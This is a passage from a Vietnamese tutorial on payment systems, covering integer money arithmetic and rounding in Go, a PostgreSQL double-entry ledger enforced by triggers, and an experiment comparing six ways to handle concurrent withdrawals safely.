    rem := make([]int64, len(weights))
    var given int64
    for i, w := range weights {
        parts[i] = total * w / sum
        rem[i] = total * w % sum
        given += parts[i]
    }
    idx := make([]int, len(weights))
    for i := range idx {
        idx[i] = i
    }
```

```
    // phần dư lớn nhất trước; hòa thì theo chỉ số để kết quả xác định
    sort.SliceStable(idx, func(a, b int) bool { return rem[idx[a]] > rem[idx[b]] })
    for k := int64(0); k < total-given; k++ {
        parts[idx[k]]++
    }
    return parts
}


    // ...

// Thuế theo điểm cơ bản (bps: 800 = 8%), hai kiểu làm tròn cho số không âm.
func taxHalfUp(amount, bps int64) int64 { return (amount*bps + 5000) / 10000 }
func taxHalfEven(amount, bps int64) int64 {
    q, r := amount*bps/10000, amount*bps%10000
    if r > 5000 || (r == 5000 && q%2 == 1) {
        q++
    }
    return q
}
```


```
--- 1. Vì sao không dùng float64 ---
10 lần cộng 0.1 = 0.9999999999999989  (== 1.0? false)
10 lần cộng 10 cent = 1.00 USD (chính xác)
--- 2. Đơn vị nhỏ nhất phụ thuộc tiền tệ ---
150000     minor -> 150000 VND
123456     minor -> 1234.56 USD
5          minor -> 0.05 USD
-1999      minor -> -19.99 USD
12345      minor -> 12.345 KWD
--- 3. Chia tiền không làm mất xu ---
100 / 3 bằng chia nguyên: 3 x 33 = 99 (mất 1)
Allocate(100, 1:1:1)    = [34 33 33]
Allocate(5 cent, 1:1:1) = [2 2 1]
Allocate(1000, 50:30:20) = [500 300 200]
Allocate(999, 50:30:20)  = [499 300 200]
--- 4. Quy tắc làm tròn thuế là một quyết định nghiệp vụ ---
tổng dòng hàng        : 297
thuế tính TỪNG DÒNG   : half-up=24  half-even=24
thuế tính TRÊN TỔNG   : half-up=25  half-even=25
10% của 25 xu (2,5 xu): half-up=3, half-even=2
```

Bốn bài học từ đầu ra:

1. **Float**: cộng `0.1` mười lần không bằng `1.0`. Sai số nhỏ nhưng *tích lũy* và *không thể đối soát đến từng đồng*.
2. **Chia tiền**: `100 / 3` bằng chia nguyên làm mất 1 đơn vị (99 thay vì 100). `Allocate` luôn cho **tổng các phần bằng đúng tổng ban đầu**; phần dư chia cho các phần có dư lớn nhất, hòa thì theo thứ tự cố định để kết quả **xác định** (kiểm thử được).
3. **Làm tròn thuế phụ thuộc cách tính**: với ba dòng hàng 0,99 USD và thuế giả định 8,5%, tính **từng dòng** ra 24 xu, tính **trên tổng** ra 25 xu. Cả hai đều hợp lệ; quy tắc nào áp dụng là do **luật thuế và hợp đồng**, và hóa đơn phải *ghi lại* quy tắc đã dùng. Half-up và half-even (làm tròn ngân hàng) khác nhau ở đúng điểm giữa (2,5 → 3 hay 2).
4. Hệ quả thiết kế: lưu **số tiền đã làm tròn trên từng dòng/hóa đơn** (chứ không lưu tỷ lệ rồi tính lại mỗi lần), vì tính lại vào năm sau với quy tắc đã đổi sẽ ra số khác.

3. Sổ cái kép

3.1. Mô hình



Một giao dịch sổ cái: nhiều bút toán, cân bằng tại COMMIT, rồi cập nhật số dư

- **Tài khoản** (*account*): nơi giữ một loại giá trị. Không chỉ là "ví khách hàng": còn có tài khoản tiền thật ở ngân hàng, tài khoản phí thu được, tài khoản chờ đối soát với cổng (*clearing*), tài khoản doanh thu. Mỗi tài khoản có **một loại tiền** và một **phía thông thường** (*normal side*): tài sản và chi phí thường tăng khi *ghi nợ* (D), nợ phải trả, vốn và doanh thu thường tăng khi *ghi có* (C).
- **Giao dịch** (*transaction*, còn gọi *journal entry*): một sự kiện nghiệp vụ nguyên tử ("An chuyển cho Bình"), gồm **các bút toán**.
- **Bút toán** (*entry*, *posting*): một dòng "ghi nợ/có tài khoản X số tiền S". Số tiền luôn dương; phía (D/C) mang dấu.
- **Bất biến**: với mỗi giao dịch và mỗi loại tiền, `Σ nợ = Σ có`.

Thuật ngữ nợ/có gây nhầm vì ta quen "nợ = bị trừ". Hãy nhớ quy tắc cơ học: **ví khách hàng là nợ phải trả của nền tảng** (nền tảng nợ khách số tiền đó), nên *khách nạp tiền* là *Nợ tiền ngân hàng (tài sản tăng), Có ví khách (nghĩa vụ tăng)*, và *khách rút/chuyển đi* là *Nợ ví khách (nghĩa vụ giảm)*. Bảng sau là sổ tay cho các nghiệp vụ hay gặp:

Nghiệp vụ	Ghi nợ (D)	Ghi có (C)
Khách nạp 500.000	`bank` 500.000	`wallet:khách` 500.000
Khách A chuyển khách B 150.000, phí 5.000	`wallet:A` 155.000	`wallet:B` 150.000; `fees` 5.000
Khách thanh toán đơn qua cổng (đã capture)	`gateway_clearing` 1.000.000	`revenue` 1.000.000
Cổng chuyển khoản về, trừ phí 15.000	`bank` 985.000; `gateway_fees` 15.000	`gateway_clearing` 1.000.000
Hoàn tiền toàn phần	`revenue` 1.000.000	`gateway_clearing` 1.000.000

Mỗi hàng đều cân. Một giao dịch có thể có *nhiều hơn hai* bút toán (tách phí ra tài khoản riêng), đó là lý do mô hình là "giao dịch có nhiều bút toán" chứ không phải "một dòng chuyển từ X sang Y".

3.2. Cài đặt trong PostgreSQL 18

Phần này là một script SQL chạy được từng khối. Ba quyết định thiết kế nằm trong lược đồ:

- `amount > 0` **và** `side` **riêng**: tránh số âm gây nhầm "âm của nợ hay của có".
- **Khóa ngoại kép** `(account_id, currency)`: một bút toán không thể ghi tiền tệ khác tiền tệ của tài khoản; CSDL từ chối.

- `external_ref` **UNIQUE** ở cấp giao dịch: lớp idempotency cuối cùng, nếu tầng API có lỗi thì sổ cái vẫn không ghi hai lần cùng một sự kiện.

```
CREATE TABLE currencies (
    code     text PRIMARY KEY,
    exponent smallint NOT NULL CHECK (exponent BETWEEN 0 AND 4)
);
INSERT INTO currencies VALUES ('VND', 0), ('USD', 2);

CREATE TABLE accounts (
    id          bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    code        text NOT NULL UNIQUE,
    currency    text NOT NULL REFERENCES currencies,
    normal_side char(1) NOT NULL CHECK (normal_side IN ('D', 'C')),
    min_balance bigint,                -- NULL = cho phép âm (tài khoản hệ thống)
    UNIQUE (id, currency)
);
CREATE TABLE transactions (
    id           bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    external_ref text NOT NULL UNIQUE,           -- khóa idempotency ở tầng sổ cái
    memo         text NOT NULL,
    reverses_id  bigint UNIQUE REFERENCES transactions (id),  -- mỗi giao dịch đảo tối đa một lần
    created_at   timestamptz NOT NULL DEFAULT now()
);
CREATE TABLE entries (
    id         bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    tx_id      bigint NOT NULL REFERENCES transactions (id),
    account_id bigint NOT NULL,
    currency   text NOT NULL,
    side       char(1) NOT NULL CHECK (side IN ('D', 'C')),
    amount     bigint NOT NULL CHECK (amount > 0),
    FOREIGN KEY (account_id, currency) REFERENCES accounts (id, currency)
);
CREATE INDEX entries_tx_idx ON entries (tx_id);
CREATE INDEX entries_acct_idx ON entries (account_id, id);

-- Số dư vật hóa: một hàng mỗi tài khoản; CHECK bảo vệ sàn số dư ngay trong CSDL.
CREATE TABLE account_balances (
    account_id  bigint PRIMARY KEY REFERENCES accounts (id),
    balance     bigint NOT NULL DEFAULT 0,
    min_balance bigint,
    CONSTRAINT balance_floor CHECK (min_balance IS NULL OR balance >= min_balance)
);
```

Phần quan trọng nhất là các **trigger**. Ba nhóm, mỗi nhóm bảo vệ một bất biến:

1. **Số dư vật hóa** (`entries_apply`): mỗi bút toán cập nhật hàng `account_balances` *trong cùng giao dịch*. Câu `UPDATE` khóa hàng số dư, nên các giao dịch cùng tài khoản **xếp hàng tuần tự** (đây là cơ chế đồng thời đúng, mục 4), và `CHECK balance_floor` từ chối nếu vi phạm sàn.
2. **Cân bằng** (`tx_balanced`, `entry_balanced`): là **constraint trigger** `DEFERRABLE INITIALLY DEFERRED`. "Hoãn" nghĩa là kiểm tra chạy ở **COMMIT**, không phải sau từng `INSERT`; nhờ vậy ta chèn được từng bút toán rồi mới kiểm tra *cả giao dịch*. Nếu kiểm tra ngay từng dòng thì chèn bút toán đầu tiên đã vi phạm. Cần cả trigger trên `transactions` để bắt giao dịch **không có bút toán nào**.
3. **Bất biến** (`*_ro`, `*_trunc`): chặn `UPDATE`, `DELETE`, `TRUNCATE` trên hai bảng sổ.

```
CREATE FUNCTION trg_open_balance() RETURNS trigger LANGUAGE plpgsql AS $$
BEGIN
    INSERT INTO account_balances (account_id, min_balance) VALUES (NEW.id, NEW.min_balance);
    RETURN NEW;
END $$;
CREATE TRIGGER accounts_open AFTER INSERT ON accounts
    FOR EACH ROW EXECUTE FUNCTION trg_open_balance();

CREATE FUNCTION trg_apply_entry() RETURNS trigger LANGUAGE plpgsql AS $$
DECLARE n char(1);
```

```
BEGIN
    SELECT normal_side INTO n FROM accounts WHERE id = NEW.account_id;
    UPDATE account_balances
       SET balance = balance + CASE WHEN NEW.side = n THEN NEW.amount ELSE -NEW.amount END
     WHERE account_id = NEW.account_id;
    RETURN NULL;
END $$;
CREATE TRIGGER entries_apply AFTER INSERT ON entries
    FOR EACH ROW EXECUTE FUNCTION trg_apply_entry();

-- Tổng nợ = tổng có theo từng loại tiền, và có ít nhất hai bút toán. Chạy ở COMMIT.
CREATE FUNCTION trg_check_balanced() RETURNS trigger LANGUAGE plpgsql AS $$
DECLARE tid bigint; n int; cur text; diff bigint;
BEGIN
    IF TG_TABLE_NAME = 'transactions' THEN tid := NEW.id; ELSE tid := NEW.tx_id; END IF;
    SELECT count(*) INTO n FROM entries WHERE tx_id = tid;
    IF n < 2 THEN
        RAISE EXCEPTION 'giao dịch % chỉ có % bút toán (cần >= 2)', tid, n USING ERRCODE = '23514';
    END IF;
    SELECT currency, sum(CASE side WHEN 'D' THEN amount ELSE -amount END) INTO cur, diff
      FROM entries WHERE tx_id = tid GROUP BY currency
    HAVING sum(CASE side WHEN 'D' THEN amount ELSE -amount END) <> 0 LIMIT 1;
    IF FOUND THEN
        RAISE EXCEPTION 'giao dịch % không cân bằng: % lệch nợ-có = %', tid, cur, diff
            USING ERRCODE = '23514';
    END IF;
    RETURN NULL;
END $$;
CREATE CONSTRAINT TRIGGER tx_balanced AFTER INSERT ON transactions
    DEFERRABLE INITIALLY DEFERRED FOR EACH ROW EXECUTE FUNCTION trg_check_balanced();
CREATE CONSTRAINT TRIGGER entry_balanced AFTER INSERT ON entries
    DEFERRABLE INITIALLY DEFERRED FOR EACH ROW EXECUTE FUNCTION trg_check_balanced();

-- Sổ bất biến: không sửa, không xóa, không TRUNCATE.
CREATE FUNCTION trg_immutable() RETURNS trigger LANGUAGE plpgsql AS $$
BEGIN
    RAISE EXCEPTION 'sổ cái bất biến: % trên % bị cấm; sửa sai bằng bút toán đảo',
        TG_OP, TG_TABLE_NAME USING ERRCODE = '55000';
END $$;
CREATE TRIGGER entries_ro BEFORE UPDATE OR DELETE ON entries
    FOR EACH ROW EXECUTE FUNCTION trg_immutable();
CREATE TRIGGER transactions_ro BEFORE UPDATE OR DELETE ON transactions
    FOR EACH ROW EXECUTE FUNCTION trg_immutable();
CREATE TRIGGER entries_trunc BEFORE TRUNCATE ON entries
    FOR EACH STATEMENT EXECUTE FUNCTION trg_immutable();
CREATE TRIGGER transactions_trunc BEFORE TRUNCATE ON transactions
    FOR EACH STATEMENT EXECUTE FUNCTION trg_immutable();
```

Hai thủ tục tiện ích và bốn tài khoản mẫu. `post_pair` ghi nợ một tài khoản và ghi có tài khoản kia; `reverse_tx` **sao chép ngược** mọi bút toán của một giao dịch (đổi D↔C) và đánh dấu nó đảo giao dịch gốc:

```
CREATE PROCEDURE post_pair(p_ref text, p_memo text, d text, c text, a bigint)
LANGUAGE plpgsql AS $$
DECLARE tid bigint;
BEGIN
    INSERT INTO transactions (external_ref, memo) VALUES (p_ref, p_memo) RETURNING id INTO tid;
    INSERT INTO entries (tx_id, account_id, currency, side, amount)
    SELECT tid, id, currency, 'D', a FROM accounts WHERE code = d;
    INSERT INTO entries (tx_id, account_id, currency, side, amount)
    SELECT tid, id, currency, 'C', a FROM accounts WHERE code = c;
END $$;

CREATE PROCEDURE reverse_tx(p_ref text, p_memo text) LANGUAGE plpgsql AS $$
DECLARE orig bigint; tid bigint;
BEGIN
    SELECT id INTO STRICT orig FROM transactions WHERE external_ref = p_ref;
    INSERT INTO transactions (external_ref, memo, reverses_id)
    VALUES ('rev-' || p_ref, p_memo, orig) RETURNING id INTO tid;
    INSERT INTO entries (tx_id, account_id, currency, side, amount)
```

```
    SELECT tid, account_id, currency, CASE side WHEN 'D' THEN 'C' ELSE 'D' END, amount
      FROM entries WHERE tx_id = orig;
END $$;

INSERT INTO accounts (code, currency, normal_side, min_balance) VALUES
    ('bank',        'VND', 'D', NULL),  -- tài sản: tiền thật ở ngân hàng
    ('wallet:an',   'VND', 'C', 0),     -- nợ phải trả: tiền của khách, không được âm
    ('wallet:binh', 'VND', 'C', 0),
    ('fees',        'VND', 'C', NULL);  -- doanh thu phí
```

3.3. Dùng sổ cái: nạp tiền, chuyển có phí

Hai lần nạp tiền (hai bút toán mỗi giao dịch) và một giao dịch chuyển có phí **ba bút toán** viết tay trong một khối `BEGIN ... COMMIT`, để thấy rõ kiểm tra cân bằng diễn ra ở cuối:

```
CALL post_pair('dep-an-1',   'An nạp tiền',   'bank', 'wallet:an',   500000);
CALL post_pair('dep-binh-1', 'Bình nạp tiền', 'bank', 'wallet:binh', 200000);

BEGIN;
INSERT INTO transactions (external_ref, memo) VALUES ('tf-1', 'An chuyển Bình 150k, phí 5k');
INSERT INTO entries (tx_id, account_id, currency, side, amount)
SELECT (SELECT id FROM transactions WHERE external_ref = 'tf-1'), a.id, a.currency, v.side, v.amount
  FROM (VALUES ('wallet:an', 'D', 155000), ('wallet:binh', 'C', 150000), ('fees', 'C', 5000))
       AS v(code, side, amount)
  JOIN accounts a ON a.code = v.code;
COMMIT;

SELECT a.code, b.balance
  FROM account_balances b JOIN accounts a ON a.id = b.account_id ORDER BY a.id;
```

```
    code     | balance
-------------+---------
 bank        |  700000
 wallet:an   |  345000
 wallet:binh |  350000
 fees        |    5000
(4 rows)
```

Giờ cố tình phá từng bất biến. Mỗi lỗi dưới đây là thông báo **thật** của PostgreSQL (rút gọn bằng `\set VERBOSITY terse`); không câu nào để lại dấu vết trong sổ:

```
-- (1) Giao dịch lệch: nợ 100, có 90. Lỗi chỉ xuất hiện ở COMMIT.
BEGIN;
INSERT INTO transactions (external_ref, memo) VALUES ('bad-1', 'lệch');
INSERT INTO entries (tx_id, account_id, currency, side, amount)
SELECT (SELECT id FROM transactions WHERE external_ref = 'bad-1'), id, currency, 'D', 100
  FROM accounts WHERE code = 'bank';
INSERT INTO entries (tx_id, account_id, currency, side, amount)
SELECT (SELECT id FROM transactions WHERE external_ref = 'bad-1'), id, currency, 'C', 90
  FROM accounts WHERE code = 'wallet:an';
COMMIT;
-- (2) Giao dịch rỗng.
BEGIN;
INSERT INTO transactions (external_ref, memo) VALUES ('empty', 'không có bút toán');
COMMIT;
-- (3) Sửa, xóa, TRUNCATE.
UPDATE entries SET amount = 1 WHERE id = 1;
DELETE FROM transactions WHERE external_ref = 'tf-1';
TRUNCATE entries;
-- (4) Rút quá số dư (sàn 0), và trùng khóa idempotency của sổ.
CALL post_pair('over-1', 'rút quá số dư', 'wallet:binh', 'bank', 999999);
CALL post_pair('tf-1', 'gửi lại cùng ref', 'wallet:binh', 'bank', 1);
```

```
ERROR:  giao dịch 4 không cân bằng: VND lệch nợ-có = 10
ERROR:  giao dịch 5 chỉ có 0 bút toán (cần >= 2)
ERROR:  sổ cái bất biến: UPDATE trên entries bị cấm; sửa sai bằng bút toán đảo
ERROR:  sổ cái bất biến: DELETE trên transactions bị cấm; sửa sai bằng bút toán đảo
ERROR:  sổ cái bất biến: TRUNCATE trên entries bị cấm; sửa sai bằng bút toán đảo
ERROR:  new row for relation "account_balances" violates check constraint "balance_floor"
ERROR:  duplicate key value violates unique constraint "transactions_external_ref_key"
```

Các điểm cần chú ý:

- **Lỗi (1) và (2)** là của constraint trigger hoãn: chúng chỉ bật khi `COMMIT`, nên mọi bút toán trong khối đều bị hoàn tác. Đây là lý do ta *không* kiểm tra cân bằng bằng `CHECK` thường (không biểu diễn được "tổng theo nhóm").
- **Lỗi (4a)**: sàn số dư bị chặn bởi `CHECK` của bảng số dư, **ngay cả khi ứng dụng quên kiểm tra**. Đó là lớp phòng thủ cuối; mục 4 cho thấy vì sao nó cần.
- **Lỗi (4b)**: gửi lại cùng `external_ref` bị khóa `UNIQUE` chặn: một lớp idempotency nữa, ở nơi không thể bị bỏ qua.
- **Sổ có "lỗ hổng" số thứ tự**: mỗi giao dịch thất bại vẫn **tiêu thụ** một giá trị của sequence/identity (sequence không hoàn tác khi rollback). `id` của bạn vì thế *không liền mạch*. Nếu luật yêu cầu số chứng từ **liên tục không đứt** (hóa đơn), đó là một cơ chế riêng (bảng đếm khóa hàng, cấp số khi chốt), tuyệt đối không dùng `id`.

> **Trigger không phải là rào cản tuyệt đối**
> Chủ sở hữu bảng hoặc siêu người dùng vẫn có thể `ALTER TABLE ... DISABLE TRIGGER`. Ứng dụng nên kết nối bằng **vai trò riêng không phải chủ bảng**, chỉ có `INSERT`/`SELECT` trên `entries`, `transactions` (và thực thi hai thủ tục), kèm `REVOKE UPDATE, DELETE, TRUNCATE`. Trigger là chốt chặn cho lỗi lập trình; phân quyền và kiểm toán nhật ký truy cập là chốt chặn cho hành vi cố ý. Với yêu cầu chống chối bỏ mạnh hơn, người ta còn *băm nối chuỗi* (mỗi giao dịch chứa băm của giao dịch trước) hoặc ghi sổ vào kho chỉ-thêm bên ngoài.

3.4. Sửa sai bằng bút toán đảo, không bằng UPDATE

Giả sử giao dịch `tf-1` chuyển nhầm người. Ta **không** sửa nó mà thêm một giao dịch đảo (ngược D↔C, tham chiếu giao dịch gốc), rồi (nếu cần) ghi giao dịch đúng. Lịch sử sau đó có đủ ba sự kiện: *đã làm*, *đã đảo*, *làm lại đúng*, đúng cách kiểm toán muốn thấy.

```
CALL reverse_tx('tf-1', 'đảo tf-1 do chuyển nhầm');

SELECT a.code, b.balance
  FROM account_balances b JOIN accounts a ON a.id = b.account_id ORDER BY a.id;
```

```
    code     | balance
-------------+---------
 bank        |  700000
 wallet:an   |  500000
 wallet:binh |  200000
 fees        |       0
(4 rows)
```

```
CALL reverse_tx('tf-1', 'đảo lần hai');
```

```
ERROR:  duplicate key value violates unique constraint "transactions_external_ref_key"
```

Hai khóa `UNIQUE` (`external_ref` của bản đảo, và `reverses_id`) ngăn **đảo hai lần** cùng một giao dịch (sẽ tạo tiền từ không khí); thông báo lỗi nêu khóa nào chặn trước. Khi cần "sửa" một giao dịch đã đảo, bạn ghi giao dịch mới; không có thao tác nào chạm vào bản ghi cũ.

3.5. Số dư là dẫn xuất: hai truy vấn kiểm tra

Số dư vật hóa là *bộ nhớ đệm* của tổng các bút toán. Mọi bộ nhớ đệm cần một cách phát hiện nó lệch. Hai truy vấn nên chạy theo lịch (và trong CI/giám sát): (1) số dư vật hóa so với tính lại từ bút toán, (2) **bảng cân đối thử** (*trial balance*): tổng số dư phía nợ trừ tổng số dư phía có theo từng tiền tệ phải bằng 0.

```
-- (1) Tính lại từ bút toán; cột "lệch" phải toàn 0.
WITH derived AS (
    SELECT e.account_id,
           sum(CASE WHEN e.side = a.normal_side THEN e.amount ELSE -e.amount END) AS s
      FROM entries e JOIN accounts a ON a.id = e.account_id GROUP BY e.account_id)
SELECT a.code, b.balance AS vat_hoa, coalesce(d.s, 0) AS tinh_lai,
       b.balance - coalesce(d.s, 0) AS lech
  FROM accounts a
  JOIN account_balances b ON b.account_id = a.id
  LEFT JOIN derived d ON d.account_id = a.id
 ORDER BY a.id;

-- (2) Bảng cân đối thử: phía nợ trừ phía có theo từng loại tiền phải bằng 0.
SELECT a.currency,
       sum(CASE a.normal_side WHEN 'D' THEN b.balance ELSE -b.balance END) AS no_tru_co
  FROM account_balances b JOIN accounts a ON a.id = b.account_id GROUP BY a.currency;

-- Số giao dịch và bút toán: 'tf-1' và bản đảo của nó đều còn trong sổ.
SELECT t.external_ref, count(e.*) AS so_but_toan, t.reverses_id IS NOT NULL AS la_ban_dao
  FROM transactions t JOIN entries e ON e.tx_id = t.id GROUP BY t.id ORDER BY t.id;
```

```
    code     | vat_hoa | tinh_lai | lech
-------------+---------+----------+------
 bank        |  700000 |   700000 |    0
 wallet:an   |  500000 |   500000 |    0
 wallet:binh |  200000 |   200000 |    0
 fees        |       0 |        0 |    0
(4 rows)

 currency | no_tru_co
----------+-----------
 VND      |         0
(1 row)

 external_ref | so_but_toan | la_ban_dao
--------------+-------------+------------
 dep-an-1     |           2 | f
 dep-binh-1   |           2 | f
 tf-1         |           3 | f
 rev-tf-1     |           3 | t
(4 rows)
```

Khi hai truy vấn ra khác 0, **dừng và điều tra**; đừng "vá" số dư bằng `UPDATE` (và nhờ trigger bất biến bạn cũng không làm được trên sổ, chỉ làm được trên bảng vật hóa, nơi sự im lặng nguy hiểm nhất). Với sổ lớn, tính lại *toàn bộ* tốn kém; người ta tính lại theo từng lô (tài khoản thay đổi hôm nay) và lưu **mốc số dư theo ngày** (*snapshot*) để truy vấn "số dư lúc 23:59 ngày X" chỉ cộng các bút toán sau mốc.

4. Đúng dưới đồng thời: số dư không âm

Ràng buộc `balance_floor` đã chặn số âm, nhưng ứng dụng thường muốn **trả lời có nghĩa** ("không đủ số dư" thay vì lỗi `23514`) và đôi khi kiểm tra điều kiện phức tạp hơn sàn. Cả hai cách làm đều dễ sai dưới đồng

thời. Thí nghiệm sau chạy **hai kết nối thật** cùng rút 80 từ ví có 100 (đúng: một người rút được, số dư cuối 20), qua sáu cách cài (dưới đây là các cách cài chính; mã đầy đủ ở `verify/partB/b59/p2/`, đầu ra là của chương trình đầy đủ). Các cách 1, 2 và 6 dùng rào chắn để ép đúng thời điểm xen kẽ nguy hiểm (cả hai đã đọc 100 trước khi ai ghi), vì đó là lịch chạy xấu nhất mà tải thật sớm muộn sẽ sinh ra.

```
// naive: đọc, kiểm ở ứng dụng, rồi ghi (tuyệt đối hoặc tương đối).
func naive(table string, absolute bool) withdraw {
    return func(ctx context.Context, p *pgxpool.Pool, who string, gate func()) error {
        return pgx.BeginFunc(ctx, p, func(tx pgx.Tx) error {
            b, err := balance(ctx, tx, table, "")
            if err != nil {
                return err
            }
            gate()
            if b < amount {
                return errNoFunds
            }
            if absolute { // ghi số dư đã tính ở ứng dụng
                _, err = tx.Exec(ctx, "UPDATE "+table+" SET balance = $1", b-amount)
            } else { // ghi tương đối: balance = balance - 80
                _, err = tx.Exec(ctx, "UPDATE "+table+" SET balance = balance - $1", int64(amount))
            }
            return err
        })
    }
}


    // ...

    // 3. FOR UPDATE: người sau chờ người trước xong rồi mới đọc số dư MỚI.
    run(ctx, p, "3. SELECT ... FOR UPDATE", "b59c.plain", false,
        func(ctx context.Context, p *pgxpool.Pool, _ string, _ func()) error {
            return pgx.BeginFunc(ctx, p, func(tx pgx.Tx) error {
                b, err := balance(ctx, tx, "b59c.plain", " FOR UPDATE")
                if err != nil {
                    return err
                }
                if b < amount {
                    return errNoFunds
                }
                _, err = tx.Exec(ctx, "UPDATE b59c.plain SET balance = balance - $1", amount)
                return err
            })
        })
    // 4. Một câu UPDATE có điều kiện: kiểm tra và ghi là MỘT bước nguyên tử.
    run(ctx, p, "4. UPDATE ... WHERE balance >= x", "b59c.plain", false,
        func(ctx context.Context, p *pgxpool.Pool, _ string, _ func()) error {
            tag, err := p.Exec(ctx,
                "UPDATE b59c.plain SET balance = balance - $1 WHERE balance >= $1", amount)
            if err == nil && tag.RowsAffected() == 0 {
                return errNoFunds
            }
            return err
        })
    // 5. Ứng dụng không kiểm gì; CHECK (balance >= 0) của CSDL là chốt chặn cuối.
    run(ctx, p, "5. chỉ dựa vào CHECK của CSDL", "b59c.checked", false,
        func(ctx context.Context, p *pgxpool.Pool, _ string, _ func()) error {
            _, err := p.Exec(ctx, "UPDATE b59c.checked SET balance = balance - $1", amount)
            return err
        })
    // 6. SERIALIZABLE: người ghi sau nhận 40001 và phải THỬ LẠI cả giao dịch.
    aDone := make(chan struct{}) // đóng khi A đã commit
    run(ctx, p, "6. SERIALIZABLE + thử lại 40001", "b59c.plain", true,
        func(ctx context.Context, p *pgxpool.Pool, who string, gate func()) error {
            for try := 1; try <= 3; try++ {
                opts := pgx.TxOptions{IsoLevel: pgx.Serializable}
                err := pgx.BeginTxFunc(ctx, p, opts, func(tx pgx.Tx) error {
                    b, err := balance(ctx, tx, "b59c.plain", "")
                    if err != nil {
```

```
                    return err
                }
                if try == 1 {
                    gate() // cả hai đã đọc 100
                    if who == "B" {
                        <-aDone // B chỉ ghi SAU khi A commit
                    }
                }
                if b < amount {
                    return errNoFunds
                }
                _, err = tx.Exec(ctx, "UPDATE b59c.plain SET balance = balance - $1", amount)
                return err
            })
            var pe *pgconn.PgError
            if errors.As(err, &pe) && pe.Code == "40001" {
                fmt.Printf("   %s nhận 40001 ở lần thử %d -> chạy lại cả giao dịch\n", who, try)
                continue
            }
            if who == "A" && err == nil {
                close(aDone)
            }
            return err
        }
        return errors.New("hết số lần thử")
    })
}
```

```
Ví có 100; hai yêu cầu cùng lúc rút 80. Đúng: một thành công, số dư cuối 20.
1. đọc-kiểm-ghi giá trị tuyệt đối  rút được 2, từ chối 0 | cuối 20 | trả ra 160
2. kiểm ở ứng dụng, ghi tương đối  rút được 2, từ chối 0 | cuối -60 | trả ra 160
3. SELECT ... FOR UPDATE           rút được 1, từ chối 1 | cuối 20 | trả ra 80
4. UPDATE ... WHERE balance >= x   rút được 1, từ chối 1 | cuối 20 | trả ra 80
5. chỉ dựa vào CHECK của CSDL      rút được 1, từ chối 1 (CSDL từ chối: 23514) | cuối 20 | trả ra 80
   B nhận 40001 ở lần thử 1 -> chạy lại cả giao dịch
6. SERIALIZABLE + thử lại 40001    rút được 1, từ chối 1 | cuối 20 | trả ra 80
```

Phân tích sáu cách:

Cách	Kết quả	Vì sao
1. đọc, kiểm ở ứng dụng, ghi **giá trị tuyệt đối**	số dư 20, trả ra 160	**Mất cập nhật** (lost update): cả hai cùng ghi `100 - 80`; hệ thống *tạo ra 80 đồng*. Lỗi nguy hiểm nhất vì không có lỗi nào bật lên.
2. kiểm ở ứng dụng, ghi **tương đối**	số dư -60	Phép trừ không mất, nhưng điều kiện kiểm tra dùng **số dư đã cũ** (đọc trước khi người kia ghi).
3. `SELECT ... FOR UPDATE`	đúng	Người sau **chờ khóa hàng**, rồi đọc số dư *mới* ở Read Committed. Cần khi phải đọc rồi quyết định bằng logic phức tạp.
4. `UPDATE ... WHERE balance >= x`	đúng	Kiểm tra và ghi là **một câu lệnh nguyên tử**; `RowsAffected()==0` nghĩa là không đủ tiền. Đơn giản nhất, nên là mặc định.
5. chỉ dựa vào `CHECK`	đúng, lỗi `23514`	Chốt chặn cuối cùng; ứng dụng phải dịch lỗi thành "không đủ số dư".
6. `SERIALIZABLE` + thử lại `40001`	đúng sau một lần thử lại	CSDL phát hiện xung đột đọc-ghi và buộc người sau **chạy lại cả giao dịch** (Buổi 21, 22); lần chạy lại thấy số dư mới.

Với sổ cái, quy tắc thực dụng: **mọi bút toán cập nhật số dư bằng `UPDATE` tương đối trong cùng giao dịch** (như trigger ở mục 3.2) cộng `CHECK` làm sàn; logic nghiệp vụ phức tạp hơn (hạn mức theo ngày, tổng nhiều ví) dùng `FOR UPDATE` các hàng liên quan **theo thứ tự cố định** để tránh deadlock (khóa ví nhỏ id trước), hoặc

`SERIALIZABLE` có vòng thử lại. Đừng quên rằng `SERIALIZABLE` chỉ đúng khi *mọi* đường ghi liên quan cũng chạy ở mức đó hoặc có khóa; trộn mức cô lập là nguồn lỗi tinh vi.

> **Nút thắt của tài khoản nóng**
> Một tài khoản mà **mọi** giao dịch đều ghi vào (tài khoản phí, tài khoản doanh thu, `bank`) trở thành *một hàng bị khóa tuần tự*: thông lượng toàn hệ thống bị giới hạn bởi một hàng. Lỗi thiết kế kinh điển của sổ cái. Cách xử lý: (1) **không vật hóa số dư cho tài khoản hệ thống** (tính từ bút toán khi cần, chấp nhận chậm cho báo cáo); (2) **tách tài khoản nóng thành N tài khoản con** (`fees:0..N-1`, chọn ngẫu nhiên hoặc theo băm) rồi cộng lại khi cần; (3) gom nhiều bút toán thành lô ghi một lần. Đây cũng là cùng bài toán *khóa nóng* của flash sale (Buổi 40 §6.3) và của phân mảnh (Buổi 54).

5. API thanh toán idempotent

